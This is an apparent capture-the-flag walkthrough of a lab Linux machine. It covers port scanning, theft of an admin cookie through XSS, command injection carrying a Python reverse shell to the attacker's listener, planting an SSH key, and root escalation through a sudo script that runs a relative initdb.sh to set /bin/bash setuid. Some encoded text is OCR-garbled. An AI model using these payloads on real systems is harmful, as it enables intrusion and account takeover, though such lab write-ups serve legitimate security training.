


# Information Gathering


## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap -sV 10.10.11.8 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-24 15:23 IST
Nmap scan report for 10.10.11.8
Host is up (0.42s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
5000/tcp  open  upnp     1
Service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
_
SF:Port5000-TCP:V=7.94SVN%I=7%D=3/24%Time=65FFF868%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,BE1,"HTTP/1.1"20200x200K\r\nServer:\x20Werkzeug/2\.\.2\
SF:x20Python/3\.\.11\.\.2\r\nDate:\x20Sun,\x2024\x20Mar\x202024\x2009:54:49\x2
SF:0GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:
SF:\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi\.\uAlmXLTvm8vyihjNaPDWnvB_Z
SF:fs;\x20Path=/'\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html
SF:x20lang="en">\n<head>\n\x20\x20\x20\x20meta\x20charset="\x20UTF-8\x20">\n
SF:x20\x20\x20\x20meta\x20name="\x20viewport\x20"\x20content="\x20width=device-wid
SF:th,\x20initial-scale=1\.\.0\x20">\n\x20\x20\x20\x20<title>Under\x20Construct
SF:ion</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:ody\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:
SF:x20'Arial',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:0\x20background-color:\x20#f7f7f7;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:0\x20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:0\x20padding:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:splay:\x20flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:y-content:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:align-items:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:20height:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:20\x20\x20text-align:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:x20\x20\x20background-color:\x20#fff;\n\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20border-radius:\x2010px;\n\x20\x20\x20\x20\x20\x20\x20\x20
SF:20\x20\x20\x20\x20\x20box-shadow:\x200px\x200px\x200px\x20rgb(0,\x20
SF:0,\x200,\x200\.\.2);\n\x20\x20\x20\x20\x20\x20")&rtsp=16C,"<!DOCTYPE
SF:E\x20HTML>\n<html\x20lang="en">\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20meta\x20charset="\x20utf-8\x20">\n\x20\x20\x20\x20\x20
SF:20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20\x20</head>\n
SF:20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:20\x20\x20<h1>Error\x20resp
```

## 2) Checked the page




## 3) It runs on python




We could also try to change the cookie


#### 4) Checked for pages



#### 5) We need correct cookie value to authorize




#### 6) Tested the other page



# Vulnerability Assessment


1) Tried to xxs and it says blocked




2) But still we get the cookie

```
(vigneswar@VigneswarPC)-[~]
$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.8] 49840
GET /is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1
Host: 10.10.14.14
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:5000/
Origin: http://localhost:5000
Connection: keep-alive
```

3) Got admin dashboard with the cookie



4) The page is vulnerable to command injection



# Exploitation

1) Got reverse shell

Request

PrettyRawHex

1 POST /dashboard HTTP/1.1

2 Host: 10.10.11.8:5000

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 97

9 Origin: http://10.10.11.8:5000

10 Connection: close

11 Referer: http://10.10.11.8:5000/dashboard

12 Cookie: is\_admin=InfKwLuIg.dmcOkZNEmGCKOoyLifbM-SnxpH0

13 Upgrade-Insecure-Requests: 1

14

15 date=2023-09-15;python%20-c%20'import%20s%20pty%20socket%3bs%3dsocket.socket()%3bs.connect((%2210.10.14.14%22,%2c5555))%3bsbos.dup2(s.fileno()%2cf)for%20f%20in(%2c%2c2)%5dk%3bpty.spawn(%22%2fbin%2fbash%22)'

Response

Inspector

Selection193 (0xc1)

Selected text

python%20-c%20'import%20s%20pty%20socket%3bs%3dsocket.socket()%3bs.connect((%2210.10.14.14%22,%2c5555))%3bsbos.dup2(s.fileno()%2cf)for%20f%20in(%2c%2c2)%5dk%3bpty.spawn(%22%2fbin%2fbash%22)'

Decoded from:URL encoding

python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.14.14",5555));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")'

CancelApply changes

Request attributes2

Request query parameters0

Request body parameters1

Request cookies1

Request headers12

```
(vigneswar@VigneswarPC)-[~]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.8] 36514
dvir@headless:~/app$ |
```

## 2) Connected with ssh

```
dvir@headless:~/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC/uoM5dw7gYwAM6UOVG4MU2rRoNg9CmzMt00LnJ7046+8KXvRpA7JT4uK56Y9Fm/s5ma6W9armFtgeVn0QXYxtv3QnFw96HK4TNz2ZDNmQdbYfDL3dAxzBSMVYXNJQhFmsM2uN+j+iq7044zD/XqLn4SnenDs0Z0/ak38SugR4w94pvHa2icK+wAXDMg+qLoVqv0GTWkYqYsf3Sv3Y+INY1M9KkA38Hjmq3/+QHAuyh9ymVO/5ZnLF3P97/X+GG7SpzcofGCvje3FELsQ0YdeNBg3Ecr3j5sa+9NZXzhH2VuRFuHrfqLsUnUkLNUM10gYAEpXJIDiHTE7MSy/e2qG3/6woY2C3zXPYH++I1zi/cGYrAyZX6BbHHfn+agyCgNTPHODZffS1K0oi+PA40BjdtlefBtpq8gA4YxCoPLXiTLHf26fNu0zsN/ZvRbAwRAa06z3q9IhuHxtB9kp90+KuW1Bj5j7u+Q03rtACunSCwzG1eo6mFukYxuxXBwG0= vigneswar@VigneswarPC" > authorized_keys|
```

```
(vigneswar@VigneswarPC)-[~/Temporary]
$ ssh dvir@10.10.11.8 -i id_rsa
The authenticity of host '10.10.11.8 (10.10.11.8)' can't be established.
ED25519 key fingerprint is SHA256:JoPOIGP750NkjY3xUv/tL/yYanIZuu5BPSdYKu4Yn2I.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.8' (ED25519) to the list of known hosts.
Linux headless 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sat Mar 23 23:01:00 2024 from 10.10.16.3
dvir@headless:~$ |
```

# Privilege Escalation

## 1) User has sudo permissions

```
dvir@headless:~$ sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~$ |
```

## 2) Checked the script

```
dvir@headless:~$ cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
    exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
    /usr/bin/echo "Database service is not running. Starting it..."
    ./initdb.sh 2>/dev/null
else
    /usr/bin/echo "Database service is running."
fi

exit 0
dvir@headless:~$ |
```

## 3) Exploited it

```
dvir@headless:~$ cat initdb.sh
chmod +s /bin/bash
dvir@headless:~$ chmod +x ./initdb.sh
dvir@headless:~$ sudo syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.2G
System load average: 0.08, 0.30, 0.41
Database service is not running. Starting it...
dvir@headless:~$ ls
app geckodriver.log initdb.sh linpeas.sh user.txt
dvir@headless:~$ ls /bin/bash
/bin/bash
dvir@headless:~$
```